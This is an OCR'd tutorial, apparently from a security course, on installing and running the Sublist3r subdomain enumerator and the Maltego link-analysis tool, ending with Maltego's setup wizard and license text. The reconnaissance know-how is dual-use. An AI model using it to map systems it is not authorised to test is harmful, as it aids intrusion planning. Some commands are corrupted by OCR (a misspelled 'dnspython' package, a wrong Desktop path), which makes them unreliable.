
Sublister is a tool designed in python and uses OSINT in order to enumerate subdomains of websites. It helps pen-testers in collecting and gathering subdomains for a domain which is their target. In order to fetch accurate results, Sublister uses many searches engines like Google, Yahoo, etc., and even tools like Netcraft, Virustotal, etc.

Steps to install Sublister:

Step 1: Clone the GitHub repository via "git clone https://github.com/aboul3la/Sublist3r.git".



Step 2: Once the process is done move to the Sublist3r directory. Once that is done we have to check for the various dependencies like dnspython and argparse python modules. These dependencies are available in the requirements.txt file which can be installed using : “pip install -r requirements.txt”.




Step 3: You can also manually install those dependencies:


Request module: “sudo pip install requests”.

Dnspython module: “sudo pip install dnspyhton”.


Argparse module: “sudo pip install argparse”.




Step 4: To run the tool, use the following command in the terminal “./sublist3r.py”.




Step 5: Now that the tool is working in the current directory and every time that it needs to be run, we have to access it via the same directory. So now we will make a symbolic link so that we can access it from any directory we are in. Use the command: "sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r".



Step 6: The usage of Sublister:






For example:

To list the subdomains of a domain, we can enter the following command on Linux.

“sublist3r -v -d ‘Website-url’ -t 5 -e bing -o -/Desktop/sublist3r.txt”.




What is Maltego?


- Maltego is a comprehensive tool for graphical link analyses that offers realtime data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.
- With Maltego, you can easily mine data from dispersed sources, automatically merge matching information in one graph, and visually map it to explore your data landscape.
- Maltego offers the ability to easily connect data and functionalities from diverse sources using Transforms. Via the Transform Hub, you can connect data from over eighty data partners, a variety of public sources (OSINT) as well as your own data.
- The different editions of the Maltego Desktop Client, data integrations, deployment and infrastructure options, support services and learning and training formats enable you to tailor Maltego to your specific needs in terms of capabilities, data access, and other requirements.


Steps to install Maltego:


Step 1: In order to access Maltego, you will need to create an account by visiting https://www.maltego.com/ce-registration/. Once you have successfully registered, open Maltego on you Linux system, if it has not been installed, run the following command “sudo apt install maltego”.





Step 2: Once that is done, run Maltego via the application launcher on Linux. On your initial run of Maltego, you will be required to agree to some agreements. One of them involves signing into your verified maltego account.






Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
LICENSE AGREEMENT: Please read and accept the following License Agreement.
General Terms and Conditions for Software Licenses and Accompanying Services
Effective November 2024
These General Terms and Conditions for Software Licenses and Accompanying Services ("General Terms and Conditions") apply to the software owned and distributed by Maltego Technologies GmbH ("Software"), and accompanying services to it, as defined in section II ("Accompanying Services"), provided by Maltego Technologies GmbH, a company registered in the district court of Munich, Germany under no. HRB 236523, ("Licensor") to its customer(s) ("Licensee(s)").
Unless agreed otherwise, Licensor distributes Software Licenses by way of subscription-based models, including for pre-defined data packages based on credits consumption, that allow Licensee to access third-party data ("Subscription Plans"). By subscribing to a Subscription Plan, Licensee acquires temporary rights to use the Software and will be given access to optional Accompanying Services. Additional terms and conditions (sec. 23.14) will apply and form an integral part of these General Terms and Conditions depending on the chosen Subscription Plan.
These General Terms and Conditions shall constitute a binding contract between the Licensor and
Accept
Please accept the License Agreement to continue
< Back
Next >
Finish
Cancel

